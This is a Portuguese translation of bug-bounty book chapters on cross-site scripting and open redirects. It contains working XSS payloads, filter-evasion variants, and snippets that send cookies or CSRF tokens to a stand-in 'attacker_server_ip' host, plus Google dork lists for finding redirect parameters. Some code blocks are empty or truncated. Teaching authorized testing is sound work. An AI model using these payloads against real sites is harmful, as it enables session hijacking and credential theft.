(Corpo da solicitação de postagem) age=20

Você ainda pode tentar enviar uma carga útil de XSS interceptando a solicitação por meio de um proxy da Web e alterando o valor da entrada:

```
POST /edit_user_age
```

(corpo da solicitação de

postagem)
idade=<script>alert('XSS by Vickie');</script>

No Burp, você pode editar a solicitação diretamente na guia Proxy (Figura 6-6).



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Actions' dropdown is open, showing options like 'Forward', 'Drop', 'Intercept is on' (which is selected), 'Action', and 'Open Browser'. Below the tabs, there are two tabs: 'Pretty' (selected) and 'Raw'. The raw request text is displayed in a code editor-like area:

```
1 POST /edit_user_age HTTP/1.1
2 Host: example.com
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:84.0) Gecko/20100101 Firefox/84.0
4 Accept: text/html,application/xhtml+xml,application/xml
5 Accept-Language: en-US
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Length: 8
10
11 age=20
12
```

Figura 6-6: Interceptar a solicitação de saída para editá-la antes de retransmiti-la ao servidor.

Quando terminar de editar, clique em **Forward (Encaminhar)** para encaminhar a solicitação ao servidor (Figura 6-7).



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Actions' dropdown is open, showing options like 'Forward', 'Drop', 'Intercept is on' (which is selected), 'Action', and 'Open Browser'. Below the tabs, there are two tabs: 'Pretty' (selected) and 'Raw'. The raw request text is displayed in a code editor-like area:

```
1 POST /edit_user_age HTTP/1.1
2 Host: example.com
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:84.0) Gecko/20100101 Firefox/84.0
4 Accept: text/html,application/xhtml+xml,application/xml
5 Accept-Language: en-US
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Length: 54
10
11 age=<script>alert('XSS by Vickie');</script>
12
```

Figura 6-7: Altere o parâmetro de solicitação do URL para sua carga útil de XSS.

Se você espera encontrar XSS refletido e DOM, procure a entrada do usuário em parâmetros de URL, fragmentos ou nomes de caminho que são exibidos para o usuário. Uma boa maneira de fazer isso é inserir uma string

personalizada em cada parâmetro de URL e verificar se ela aparece na página retornada. Torne essa cadeia de caracteres específica o suficiente para que você tenha certeza de que sua entrada a causou se a vir renderizada.

Por exemplo, eu gosto de usar a string "XSS_BY_VICKIE". Insira sua cadeia de caracteres personalizada em todas as oportunidades de entrada de usuário que puder encontrar. Em seguida, ao visualizar a página no navegador, pesquise o código-fonte da página (você pode acessar o código-fonte de uma página clicando com o botão direito do mouse em uma página e selecionando Exibir código-fonte) usando o recurso de pesquisa de página do navegador (geralmente acionado ao pressionar CTRL-F). Isso deve lhe dar uma ideia de quais campos de entrada do usuário aparecem na página da Web resultante.

Etapa 2: Inserir cargas úteis

Depois de identificar as oportunidades de entrada do usuário presentes em um aplicativo, você pode começar a inserir uma carga útil de XSS de teste nos pontos de injeção descobertos. A carga útil mais simples de testar é uma caixa de alerta:

```
<script>alert('XSS by Vickie');</script>
```

Se o ataque for bem-sucedido, você verá um pop-up na página com o texto XSS by Vickie.

Mas essa carga útil não funcionará em aplicativos da Web típicos, exceto os mais indefesos, porque a maioria dos sites atualmente implementa algum tipo de proteção XSS em seus campos de entrada. É mais provável que uma carga útil simples como essa funcione em aplicativos de IoT ou incorporados que não usam as estruturas mais recentes. Se você estiver interessado em vulnerabilidades de IoT, confira o projeto IoTGoat da OWASP em <https://github.com/OWASP/IoTGoat/>. À medida que as defesas de XSS se tornam mais avançadas, as cargas úteis de XSS que contornam essas defesas também se tornam mais complexas.

Mais do que uma tag <script>

Inserir tags <script> nas páginas da Web das vítimas não é a única maneira de fazer com que seus scripts sejam executados nos navegadores das vítimas. Há alguns outros truques. Primeiro, você pode alterar os valores dos atributos nas tags HTML. Alguns atributos HTML permitem que você especifique um script a ser executado se determinadas condições forem atendidas. Por exemplo, o atributo de evento onload executa um script específico depois que o elemento HTML é carregado:

```

```

Da mesma forma, o atributo de evento onclick especifica o script a ser executado quando o elemento é clicado, e onerror especifica o script a ser executado caso ocorra um erro ao carregar o elemento. Se você puder inserir código nesses atributos ou até mesmo adicionar um novo atributo de evento em uma tag HTML, poderá criar um XSS.

Outra maneira de obter XSS é por meio de esquemas de URL especiais, como javascript: e data:. O esquema de URL javascript: permite que você execute o código JavaScript especificado no URL. Por exemplo, inserir esse URL fará com que seja exibida uma caixa de alerta com o texto XSS by Vickie:

```
javascript:alert('XSS by Vickie')
```

Isso significa que, se você fizer o usuário carregar um URL javascript: URL, você também poderá obter XSS. Os URLs de dados, aqueles que usam o esquema data:, permitem incorporar pequenos arquivos em um URL. Você também pode usá-los para incorporar código JavaScript em URLs:

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTIGJ5IFZpY2tpZScpPC9zY3JpcHQ+"
```

Esse URL também gerará uma caixa de alerta, pois os dados incluídos no URL de dados são a versão codificada em base64 do script a seguir:

```
<script>alert('XSS by Vickie')</script>
```

Documentos contidos em dados: Os URLs não precisam ser codificados em base64. Por exemplo, você pode incorporar o JavaScript diretamente no URL da seguinte forma, mas a codificação base64 pode ajudá-lo a contornar os filtros XSS:

```
data:text/html,<script>alert('XSS by Vickie')</script>
```

É possível utilizar esses URLs para acionar o XSS quando um site permite a entrada de URLs dos usuários. Um site pode permitir que o usuário carregue uma imagem por meio de um URL e a use como foto de perfil, assim:

```
https://example.com/upload_profile_pic?url=IMAGE_URL
```

Em seguida, o aplicativo renderizará uma visualização na página da Web inserindo o URL em uma tag . Se você inserir um URL de JavaScript ou de dados, poderá induzir o navegador da vítima a carregar seu código JavaScript:

```

```

Há muitas outras maneiras de executar código JavaScript para contornar a proteção XSS. Você pode encontrar mais exemplos de cargas úteis no PortSwigger em <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet/>. Navegadores diferentes também suportam tags e manipuladores de eventos diferentes, portanto, você deve sempre testar usando vários navegadores ao procurar por XSS.

Fechamento de tags HTML

Ao inserir uma carga XSS, muitas vezes você terá de fechar uma tag HTML anterior, incluindo o seu colchete angular de fechamento. Isso é necessário quando você coloca a entrada do usuário em um elemento HTML, mas deseja executar o JavaScript usando um elemento HTML diferente. É necessário concluir a tag anterior antes de iniciar uma nova para evitar um erro de sintaxe. Caso contrário, o navegador não interpretará sua carga útil corretamente. Por exemplo, se estiver inserindo uma entrada em uma tag , será necessário fechar a tag antes de iniciar uma tag <script>. Aqui está a tag original com um espaço reservado para a entrada do usuário:

```

```

Para fechar a tag, sua carga útil deve incluir o final de um antes do JavaScript. O payload pode ter a seguinte aparência:

```
"/><script>location="http://attacker.com";</script>
```

Quando injetado na tag , o HTML resultante terá a seguinte aparência (com a parte injetada em negrito):

```
<img src=""/><script>location="http://attacker.com";</script>">
```

Essa carga fecha a string que deveria conter a entrada do usuário fornecendo uma aspa dupla e, em seguida, fecha a tag com uma tag que termina em >. Por fim, o payload injeta uma tag de script completa após a tag .

Se a carga não estiver funcionando, você pode verificar se a carga causou erros de sintaxe no documento retornado. Você pode inspecionar o documento retornado em seu proxy e procurar por tags não fechadas ou outros problemas de sintaxe. Também é possível abrir o console do navegador e verificar se ele apresenta algum erro ao carregar a página. No Firefox, você pode abrir o console clicando com o botão direito do mouse em

a página e selecionando **Inspecionar elemento»Console**.

Você pode encontrar cargas úteis de XSS mais comuns on-line. A Tabela 6-1 lista alguns exemplos.

Tabela 6-1: Cargas de XSS comuns

Carga útil	Finalidade
<script>alert(1)</script>	Essa é a carga útil XSS mais genérica. Ela gerará uma caixa pop-up se a carga for bem-sucedida.
<iframe src=javascript:alert(1)>	Esse payload carrega o código JavaScript em um iframe. É útil quando as tags <script> são proibidas pelo filtro XSS.
<body onload=alert(1)>	Esse payload é útil quando sua string de entrada não pode conter o termo <i>script</i> . Ele insere um elemento HTML que executará o JavaScript automaticamente após ser carregado.
">	Essa carga útil encerra a tag anterior. Em seguida, ele injeta um tag com um URL de origem inválido. Quando a tag não for carregada, ela executará o JavaScript especificado no atributo onerror.
<script>alert(1)<!--	<!-- é o início de um comentário HTML. Esse payload comenta o restante da linha no documento HTML para evitar erros de sintaxe.
<a onmouseover "alert(1)">teste	Esse payload insere um link que fará com que o JavaScript saia do ar depois que o usuário passar o cursor sobre o link.
<script src=/attacker.com/test.js>	Esse payload faz com que o navegador carregue e execute um script externo hospedado no servidor do invasor.

Os hackers criaram muitos outros payloads criativos. Pesquise *cargas úteis de XSS* on-line para obter mais ideias. Dito isso, pegar uma longa lista de cargas úteis e testá-las uma a uma pode consumir muito tempo e ser improdutivo. Outra maneira de abordar o teste manual de XSS é inserir um *XSS poliglota*, um tipo de

carga útil de XSS que é executada em vários contextos. Por exemplo, ele executará

independente de estar inserido em uma tag , uma tag <script> ou uma tag <p> genérica, e pode ignorar alguns filtros XSS. Dê uma olhada nesse payload poliglota publicado pelo EdOverflow em <https://polyglot.innerht.ml/>:

Os detalhes dessa carga útil estão além do escopo do livro, mas ela contém várias maneiras de criar um XSS; portanto, se um método falhar, outro ainda poderá induzir o XSS.

Outra maneira de testar o XSS com mais eficiência é usar cadeias de caracteres de teste genéricas em vez de cargas úteis de XSS. Insira uma cadeia de caracteres HTML especiais usados com frequência em cargas XSS, como as seguintes: '><"//:=!--. Observe quais são escapados pelo aplicativo e quais são renderizados diretamente. Em seguida, você pode construir cargas úteis de XSS de teste a partir dos caracteres que você sabe que o aplicativo não está higienizando adequadamente.

As falhas de XSS cego são mais difíceis de detectar; como não é possível detectá-las procurando por entradas refletidas, não é possível testá-las tentando gerar uma caixa de alerta. Em vez disso, tente fazer com que o navegador da vítima gere uma solicitação para um servidor de sua propriedade. Por exemplo, você pode enviar a seguinte carga útil, que fará com que o navegador da vítima solicite a página /xss em seu servidor:

```
<script src='http://YOUR SERVER IP/xss'></script>
```

Em seguida, você pode monitorar os logs do servidor para ver se alguém solicita essa página. Se você vir uma solicitação para o caminho /xss, um XSS cego foi acionado! Ferramentas como o XSS Hunter (<https://xsshunter.com/features>) podem automatizar esse processo. Também falaremos mais sobre a configuração de um servidor para testar vários tipos de vulnerabilidades no Capítulo 13.

Por fim, embora os hackers geralmente descubram novos vetores XSS manualmente, uma boa maneira de testar automaticamente um site em busca de vetores XSS já conhecidos é por meio de fuzzing. Falaremos sobre fuzzing e detecção automática de bugs no Capítulo 25.

Etapa 3: Confirmar o impacto

Verifique sua carga útil na página de destino. Se você estiver usando uma função de alerta, foi gerada uma caixa pop-up na página? Se estiver usando um payload de localização, seu navegador o redirecionou para fora do site?

Esteja ciente de que os sites também podem usar a entrada do usuário para construir algo diferente da próxima página da Web retornada. Sua entrada pode aparecer em futuras páginas da Web, e-mails e portais de arquivos. Também pode ocorrer um atraso entre o momento em que o payload é enviado e o momento em que a entrada do usuário é processada. Essa situação é comum em arquivos de registro e páginas de análise. Se você estiver direcionado a elas, sua carga útil poderá ser executada somente mais tarde ou na conta de outro usuário. E determinadas cargas XSS serão executadas somente em determinados contextos, como quando um administrador está conectado ou

quando o usuário clicaativamente ou passa o mouse sobre determinados elementos HTML. Confirme o impacto da carga útil de XSS navegando até as páginas necessárias e executando essas ações.

Como contornar a proteção XSS

A maioria dos aplicativos agora implementa algum tipo de proteção contra XSS em seus campos de entrada. Muitas vezes, eles usam uma lista de bloqueio para filtrar expressões perigosas que podem ser indicativas de XSS. Aqui estão algumas estratégias para contornar esse tipo de proteção.

Sintaxe alternativa do JavaScript

Geralmente, os aplicativos higienizam as tags <script> na entrada do usuário. Se esse for o caso, tente executar XSS que não use uma tag <script>. Por exemplo, lembre-se de que, em determinados cenários, você pode especificar que o JavaScript seja executado em outros tipos de tags. Ao tentar construir uma carga útil de XSS, você também pode tentar inserir código em nomes ou atributos de tags HTML. Digamos que a entrada do usuário seja passada para uma tag de imagem HTML, como esta:

```

```

Em vez de fechar a tag de imagem e inserir uma tag de script, como esta

```

```

você pode inserir o código JavaScript diretamente como um atributo da tag atual:

```

```

Outra maneira de injetar código sem a tag <script> é usar os esquemas de URL especiais mencionados anteriormente. Esse snippet criará um link Click me! que gerará uma caixa de alerta quando clicado:

```
<a href="javascript:alert('XSS by Vickie')>Clique em mim!</a>"
```

Capitalização e codificação

Você também pode misturar diferentes codificações e capitalizações para confundir o filtro XSS. Por exemplo, se o filtro filtrar apenas a string "script", coloque certas letras em maiúsculas em sua carga útil. Como os navegadores geralmente analisam o código HTML de forma permissiva e permitem pequenos problemas de sintaxe, como capitalização, isso não afetará a forma como a tag script é interpretada:

```
<scrIPT>location='http://attacker_server_ip/c='+document.cookie;</scrIPT>
```

Se o aplicativo filtrar caracteres HTML especiais, como aspas simples e duplas, você não poderá escrever nenhuma cadeia de caracteres diretamente na sua carga XSS. Mas você pode tentar usar a função JavaScript fromCharCode(), que mapeia códigos numéricos para os caracteres ASCII correspondentes, para criar a cadeia de caracteres de que precisa. Por exemplo, esse trecho de código é equivalente à cadeia de caracteres "http://attacker_server_ip/?c=":

```
String.fromCharCode(104, 116, 116, 112, 58, 47, 47, 97, 116, 116, 116, 97, 99, 107,
```

Isso significa que você pode construir uma carga útil de XSS sem aspas, como esta:

```
<scrIPT>location=String.fromCharCode(104, 116, 116, 112, 58, 47,  
        47, 97, 116, 116, 97, 99, 107, 101, 114, 95, 115, 101, 114, 118,  
        101, 114, 95, 105, 112, 47, 63, 99, 61)+document.cookie;</scrIPT>
```

A função `String.fromCharCode()` retorna uma cadeia de caracteres, dada uma lista de entrada de códigos de caracteres ASCII. Você pode usar esse trecho de código para traduzir sua string de exploração para uma sequência de números ASCII usando um editor JavaScript on-line, como <https://js.do/>, para executar o código JavaScript ou salvando-o em um arquivo HTML e carregando-o no navegador:

```
<script>  
1 function ascii(c){ return  
    c.charCodeAt();  
}  
2 codificado = "INPUT_STRING".split("").map(ascii);  
3 document.write(encoded);  
</script>
```

A função `ascii()` **1** converte os caracteres em sua representação numérica ASCII. Passamos cada caractere da cadeia de caracteres de entrada por `ascii()` **2**. Por fim, gravamos a cadeia de caracteres traduzida no documento **3**. Vamos traduzir a carga útil `http://attacker_server_ip/?c=` usando esse código:

```
<script>  
function ascii(c){ return  
    c.charCodeAt();  
}  
encoded = "http://attacker_server_ip/?c=".split("").map(ascii); document.write(encoded);  
</script>
```

Esse código JavaScript deve imprimir "104, 116, 116, 112, 58, 47, 47", "97, 116, 116, 97, 99, 107, 101, 114, 95, 115, 101, 114, 118, 101, 114, 95, 105, 112, 47, 63, 99, 61". Em seguida, você pode usá-lo para construir sua carga útil usando o método `fromCharCode()`.

Eros de lógica de filtro

Por fim, você poderia explorar quaisquer erros na lógica do filtro. Por exemplo, algumas vezes os aplicativos removem todas as tags `<script>` na entrada do usuário para evitar XSS, mas fazem isso apenas uma vez. Se esse for o caso, você pode usar uma carga útil como esta:

```
<scrip<script>t> location='http://attacker_server_ip/c='+document.cookie;  
</scrip<script>t>'
```

Observe que cada tag `<script>` corta outra tag `<script>` em duas. O filtro não reconhecerá essas tags quebradas como legítimas, mas quando o filtro remover a tag

as tags intactas dessa carga, a entrada renderizada se torna uma parte perfeitamente válida do código JavaScript:

```
<script>location='http://attacker_server_ip/c='+document.cookie;</script>
```

Essas são apenas algumas das técnicas de desvio de filtro que você pode experimentar.

É difícil fazer a proteção XSS corretamente, e os hackers estão sempre criando novas técnicas para contornar a proteção. É por isso que os hackers ainda estão constantemente encontrando e explorando problemas de XSS na natureza. Para obter mais ideias de desvio de filtro, confira a folha de dicas de evasão de filtro XSS da OWASP (<https://owasp.org/www-community/xss-filter-evasion-cheatsheet>). Você também pode simplesmente pesquisar no Google por *desvio de filtro XSS* para obter artigos mais interessantes.

Aumentando o ataque

O impacto do XSS varia em função de vários fatores. Por exemplo, o tipo de XSS determina o número de usuários que podem ser afetados. O XSS armazenado em um fórum público pode atacar de forma realista qualquer pessoa que visite a página do fórum, portanto, o XSS armazenado é considerado o mais grave. Por outro lado, o XSS refletido ou DOM pode afetar somente os usuários que clicam no link mal-intencionado, e o XSS próprio exige muita interação com o usuário e engenharia social para ser executado, portanto, normalmente é considerado de menor impacto.

As identidades dos usuários afetados também são importantes. Digamos que uma vulnerabilidade XSS armazenada esteja nos registros do servidor de um site. O XSS pode afetar os administradores do sistema e permitir que os invasores assumam o controle de suas sessões. Como os usuários afetados são contas de alto privilégio, o XSS pode comprometer a integridade de todo o aplicativo. Você pode obter acesso a dados de clientes, arquivos internos e chaves de API. Você pode até mesmo escalar o ataque para RCE carregando um shell ou executando scripts como administrador.

Se, em vez disso, a população afetada for a base geral de usuários, o XSS permitirá que os invasores roubem dados privados, como cookies e tokens de sessão. Isso pode permitir que os invasores sequestram a sessão de qualquer usuário e assumam o controle da conta associada.

Na maioria das vezes, o XSS pode ser usado para ler informações confidenciais na página da vítima. Como os scripts executados durante um ataque XSS são executados como a página de destino, o script pode acessar qualquer informação nessa página. Isso significa que você pode usar o XSS para roubar dados e escalar seu ataque a partir daí. Isso pode ser feito executando um script que envia os dados de volta para você. Por exemplo, esse trecho de código lê o token CSRF incorporado na página da vítima e o envia ao servidor do invasor como um parâmetro de URL chamado token. Se você conseguir roubar os tokens CSRF de um usuário, poderá executar ações em nome dele usando esses tokens para contornar a proteção CSRF no site. (Consulte o Capítulo 9 para saber mais sobre CSRF).

```
var token = document.getElementById('csrf-token')[0]; var xhr = new XMLHttpRequest();
xhr.open("GET", "http://attacker_server_ip/?token="+token, true); xhr.send(null);
```

O XSS também pode ser usado para alterar dinamicamente a página que a vítima vê, de modo que você possa substituir a página por uma página de login falsa e enganar o usuário para que ele formeça suas credenciais (geralmente chamado de *phishing*). O XSS também pode permitir que os atacantes redirecionem automaticamente a vítima para páginas mal-intencionadas e realizem outras operações prejudiciais enquanto se fazem passar pelo site legítimo, como a instalação de malware. Antes de relatar o XSS que você encontrou, certifique-se de avaliar o impacto total desse XSS específico para incluí-lo em seu relatório de vulnerabilidade.

Automatização da busca de XSS

A busca por XSS pode consumir muito tempo. Você pode passar horas inspecionando diferentes parâmetros de solicitação e nunca encontrar nenhum XSS. Felizmente, você pode usar ferramentas para tornar seu trabalho mais eficiente.

Em primeiro lugar, você pode usar as ferramentas de desenvolvimento do navegador para procurar erros de sintaxe e solucionar problemas em seus payloads. Também gosto de usar a ferramenta de pesquisa do meu proxy para pesquisar as respostas do servidor quanto à entrada refletida. Por fim, se o programa que você está permite testes automáticos, você pode usar o Burp Intruder ou outros fuzzers para realizar uma varredura automática de XSS no seu alvo. Falaremos sobre isso no Capítulo 25.

Encontrando seu primeiro XSS!

Vá direto para a caça de seu primeiro XSS! Escolha um alvo e siga as etapas abordadas neste capítulo:

1. Procure oportunidades de entrada do usuário no aplicativo. Quando a entrada do usuário for armazenada e usada para construir uma página da Web posteriormente, teste o campo de entrada quanto a XSS armazenado. Se a entrada do usuário em um URL for refletida de volta na página da Web resultante, teste o XSS refletido e do DOM.
2. Insira cargas XSS nos campos de entrada do usuário que você encontrou. Insira cargas úteis de listas on-line, uma carga útil poliglota ou uma string de teste genérica.
3. Confirme o impacto da carga útil verificando se o navegador executa o código JavaScript. Ou, no caso de um XSS cego, veja se você pode fazer com que o navegador da vítima gere uma solicitação para o seu servidor.
4. Se você não conseguir executar nenhuma carga útil, tente ignorar as proteções XSS.
5. Automatize o processo de busca de XSS com as técnicas apresentadas no Capítulo 25.
6. Considere o impacto do XSS que você encontrou: a quem ele se destina? Quantos usuários ele pode afetar? E o que você pode conseguir com ele? Você pode escalar o ataque usando o que encontrou?
7. Envie seu primeiro relatório de XSS para um programa de recompensa por bugs!

7

OPEN REDIRECTOS



Os sites geralmente usam parâmetros HTTP ou de URL para redirecionar os usuários para um URL especificado sem nenhuma ação do usuário. Embora esse comportamento possa ser útil...

Além disso, ele também pode causar *redirecionamentos abertos*, que ocorrem quando um invasor consegue manipular o valor desse parâmetro para redirecionar o usuário para fora do site. Vamos discutir esse bug comum, por que ele é um problema e como você pode usá-lo para aumentar outras vulnerabilidades que encontrar.

Mecanismos

Os sites geralmente precisam redirecionar automaticamente seus usuários. Por exemplo, esse cenário geralmente ocorre quando usuários não autenticados tentam acessar uma página que exige login. O site geralmente redireciona esses usuários para a página de login e, em seguida, retorna-os ao local original depois que eles

autenticados. Por exemplo, quando esses usuários acessam os painéis de suas contas em <https://example.com/dashboard>, o aplicativo pode redirecioná-los para a página de login em <https://example.com/login>.

Para redirecionar posteriormente os usuários para o local anterior, o site precisa lembrar qual página eles pretendiam acessar antes de serem redirecionados para a página de login. Portanto, o site usa algum tipo de parâmetro de URL de redirecionamento anexado ao URL para manter o controle do local original do usuário. Esse parâmetro determina para onde redirecionar o usuário após o login. Por exemplo, o URL <https://example.com/login?redirect=https://example.com/dashboard> será redirecionado para o painel do usuário, localizado em <https://example.com/dashboard>, após o login. Ou, se o usuário estivesse originalmente tentando navegar na página de configurações da conta, o site redirecionaria o usuário para a página de configurações após o login, e o URL teria a seguinte aparência: <https://example.com/login?redirect=https://example.com/settings>. Redirecionar os usuários automaticamente economiza tempo e melhora a experiência deles, portanto, você encontrará muitos aplicativos que implementam essa funcionalidade.

Durante um ataque de redirecionamento aberto, um invasor induz o usuário a visitar um site externo, fornecendo a ele um URL do site legítimo que redireciona para outro lugar, como este: <https://example.com/login?redirect=https://attacker.com>. Um URL como esse pode induzir as vítimas a clicar no link, pois elas acreditariam que ele leva a uma página no site legítimo, *example.com*. Mas, na realidade, essa página é redirecionada automaticamente para uma página mal-intencionada. Os invasores podem então lançar um ataque de engenharia social e induzir os usuários a inserir suas credenciais do *example.com* no site do invasor. No mundo da segurança cibernética, a *engenharia social* se refere a ataques que enganam a vítima. Os ataques que usam a engenharia social para roubar credenciais e informações privadas são chamados de *phishing*.

Outra técnica comum de redirecionamento aberto é o redirecionamento aberto baseado em referenciador. O *referer* é um cabeçalho de solicitação HTTP que os navegadores incluem automaticamente. Ele informa ao servidor de onde a solicitação se originou. O s c a b e ç a l h o s de referência são uma forma comum de determinar o local original do usuário, pois contêm o URL que vinculou a página atual. Assim, alguns sites redirecionam automaticamente para o URL de referência da página após determinadas ações do usuário, como login ou logout. Nesse caso, os invasores podem hospedar um site com link para o site da vítima para definir o cabeçalho do referenciador da solicitação, usando HTML como o seguinte:

```
<html>
  <a href="https://example.com/login">Clique aqui para fazer login no example.com</a>
</html>
```

Esta página HTML contém uma tag `<a>`, que vincula o texto da tag a outro local. Esta página contém um link com o texto Click here to log in to example.com. Quando um usuário clicar no link, ele será redirecionado para o local especificado pelo atributo `href` da tag `<a>`, que é <https://example.com/login> neste exemplo.

A Figura 7-1 mostra a aparência da página quando renderizada no navegador.

[Click here to log in to example.com](#)

Figura 7-1: Nossa página HTML renderizada de amostra

Se o *example.com* usar um sistema de redirecionamento baseado em referência, o navegador do usuário será redirecionado para o site do invasor depois que o usuário visitar *o example.com*, porque o navegador visitou *o example.com* por meio da página do invasor.

Prevenção

Para evitar redirecionamentos abertos, o servidor precisa garantir que não redirecione os usuários para locais mal-intencionados. Os sites geralmente implementam *validadores de URL* para garantir que o URL de redirecionamento fornecido pelo usuário aponte para um local legítimo. Esses validadores usam uma lista de bloqueio ou uma lista de permissão.

Quando um validador implementa uma lista de bloqueios, ele verifica se o URL do redirecionamento contém determinados indicadores de um redirecionamento mal-intencionado e, em seguida, bloqueia essas solicitações de acordo. Por exemplo, um site pode colocar na lista de bloqueio nomes de host mal-intencionados conhecidos ou caracteres especiais de URL usados com frequência em ataques de redirecionamento aberto. Quando um validador implementa uma lista de permissões, ele verifica a parte do nome do host do URL para garantir que ele corresponda a uma lista predeterminada de hosts permitidos. Se a parte do nome do host do URL corresponder a um nome de host permitido, o redirecionamento será realizado. Caso contrário, o servidor bloqueia o redirecionamento.

Esses mecanismos de defesa parecem simples, mas a realidade é que é difícil fazer a análise e a decodificação de um URL corretamente. Os validadores geralmente têm dificuldade para identificar a parte do nome do host do URL. Isso torna os redirecionamentos abertos uma das vulnerabilidades mais comuns nos aplicativos modernos da Web. Falaremos sobre como os invasores podem explorar os problemas de validação de URL para contornar a proteção de redirecionamento aberto mais adiante neste capítulo.

Busca de redirecionamentos abertos

Vamos começar procurando um simples redirecionamento aberto. Você pode encontrar redirecionamentos abertos usando alguns truques de reconhecimento para descobrir endpoints vulneráveis e confirmar o redirecionamento aberto manualmente.

Etapa 1: procurar parâmetros de redirecionamento

Comece pesquisando os parâmetros usados para redirecionamentos. Eles geralmente aparecem como parâmetros de URL, como os que estão em negrito aqui:

```
https://example.com/login?redirect=https://example.com/dashboard  
https://example.com/login?redir=https://example.com/dashboard  
https://example.com/login?next=https://example.com/dashboard  
https://example.com/login?next=/dashboard
```

Abra seu proxy enquanto navega no site. Em seguida, em seu histórico HTTP,

Redirecionamentos abertos

procure qualquer parâmetro que contenha URLs absolutos ou relativos. Um *URL absoluto* é completo e contém todos os componentes necessários para localizar o recurso para o qual aponta, como <https://example.com/login>. Os URLs absolutos contêm pelo menos o esquema de URL, o nome do host e o caminho de um recurso. Um *URL relativo* deve ser concatenado com outro URL pelo servidor para

sejam usados. Normalmente, eles contêm apenas o componente de caminho de um URL, como

/login. Alguns URLs de redirecionamento até omitem o primeiro caractere de barra (/) do URL relativo, como em https://example.com/login?next=dashboard.

Observe que nem todos os parâmetros de redirecionamento têm nomes simples como redirect ou redirect. Por exemplo, já vi parâmetros de redirecionamento chamados RelayState, next, u, n e forward. Você deve registrar todos os parâmetros que parecem ser usados para redirecionamento, independentemente de seus nomes.

Além disso, observe as páginas que não contêm parâmetros de redirecionamento em seus URLs, mas que ainda assim redirecionam automaticamente seus usuários. Essas páginas são candidatas a redirecionamentos abertos baseados em referência. Para encontrar essas páginas, você pode ficar atento aos códigos de resposta 3XX, como 301 e 302. Esses códigos de resposta indicam um redirecionamento.

Etapa 2: use o Google Dorks para encontrar parâmetros de redirecionamento adicionais

As técnicas do Google dork são uma maneira eficiente de encontrar parâmetros de redirecionamento. Para procurar parâmetros de redirecionamento em um site-alvo usando o Google dorks, comece definindo o termo de pesquisa do site para o site-alvo:

site:example.com

Em seguida, procure páginas que contenham URLs em seus parâmetros de URL, usando %3D, a versão codificada de URL do sinal de igual (=). Ao adicionar %3D em seu termo de pesquisa, você pode pesquisar termos como =http e =https, que são indicadores de URLs em um parâmetro. A seguir, você pesquisa parâmetros de URL que contêm URLs absolutos:

inurl:%3Dhttp site:example.com

Esse termo de pesquisa pode encontrar as seguintes páginas:

https://example.com/login?next=https://example.com/dashboard
https://example.com/login?u=http://example.com/settings

Tente também usar %2F, a versão codificada do URL da barra (/). O termo de pesquisa a seguir pesquisa URLs que contêm =/ e, portanto, retorna parâmetros de URL que contêm URLs relativos:

inurl:%3D%2F site:example.com

Esse termo de pesquisa encontrará URLs como este:

https://example.com/login?n=/dashboard

Como alternativa, você pode pesquisar os nomes dos parâmetros comuns de redirecionamento de URL. Aqui estão alguns termos de pesquisa que provavelmente revelarão os parâmetros usados para um redirecionamento:

inurl:redir site:example.com inurl:redirect
site:example.com

```
inurl:redirecturi site:example.com
inurl:redirect_uri site:example.com
inurl:redirecturl site:example.com
inurl:redirect_uri site:example.com
inurl:return site:example.com inurl:returnurl
site:example.com inurl:relaystate
site:example.com inurl:forward
site:example.com inurl:forwardurl
site:example.com inurl:forward_url
site:example.com inurl:url site:example.com
inurl:uri site:example.com inurl:dest
site:example.com inurl:destination
site:example.com inurl:next site:example.com
```

Esses termos de pesquisa encontrarão URLs como os seguintes:

```
https://example.com/logout?dest=/
https://example.com/login?RelayState=https://example.com/home
https://example.com/logout?forward=home
https://example.com/login?return=home/settings
```

Observe os novos parâmetros que você descobriu, juntamente com os encontrados na etapa 1.

Etapa 3: teste de redirecionamentos abertos baseados em parâmetros

Em seguida, preste atenção à funcionalidade de cada parâmetro de redirecionamento que você encontrou e teste cada um deles para um redirecionamento aberto. Insira um nome de host aleatório, ou um nome de host de sua propriedade, nos parâmetros de redirecionamento e veja se o site redireciona automaticamente para o site que você especificou:

```
https://example.com/login?n=http://google.com https://example.com/login?n=http://attacker.com
```

Alguns sites redirecionam para o site de destino imediatamente após a visita ao URL, sem nenhuma interação do usuário. Mas, em muitas páginas, o redirecionamento só ocorrerá depois de uma ação do usuário, como registro, login ou logout. Nesses casos, certifique-se de realizar as interações necessárias com o usuário antes de verificar o redirecionamento.

Etapa 4: teste os redirecionamentos abertos baseados em referência

Por fim, teste os redirecionamentos abertos baseados em referência em todas as páginas encontradas na etapa 1 que redirecionaram os usuários apesar de não conterem um parâmetro de URL de redirecionamento. Para testar isso, configure uma página em um domínio de sua propriedade e hospede essa página HTML:

```
<html>
  <a href="https://example.com/login">Clique neste link!</a>
</html>
```

Substitua o URL vinculado pela página de destino. Em seguida, recarregue e visite sua página HTML. Clique no link e veja se você é redirecionado para o seu site automaticamente ou após as interações necessárias do usuário.

Contornando a proteção Open-Redirect

Como caçador de bugs, encontro redirecionamentos abertos em quase todos os alvos da Web que ataco. Por que os redirecionamentos abertos ainda são tão comuns nos aplicativos da Web atualmente? Os sites evitam os redirecionamentos abertos validando o URL usado para redirecionar o usuário, o que faz com que a causa principal dos redirecionamentos abertos seja a falha na validação do URL. E, infelizmente, a validação de URL é extremamente difícil de ser feita corretamente.

Aqui, você pode ver os componentes de um URL. A maneira como o navegador redirige o usuário depende de como o navegador diferencia esses componentes:

scheme://userinfo@hostname:port/path?query#fragment

O validador de URL precisa prever como o navegador redirecionará o usuário e rejeitará URLs que resultarão em um redirecionamento para fora do site. Os navegadores redirecionam os usuários para o local indicado pela seção de nome do host do URL. No entanto, os URLs nem sempre seguem o formato estrito mostrado neste exemplo. Eles podem ser malformados, ter seus componentes fora de ordem, conter caracteres que o navegador não sabe como decodificar ou ter componentes extras ou ausentes. Por exemplo, como o navegador redirecionaria esse URL?

<https://user:password:8080/example.com@attacker.com>

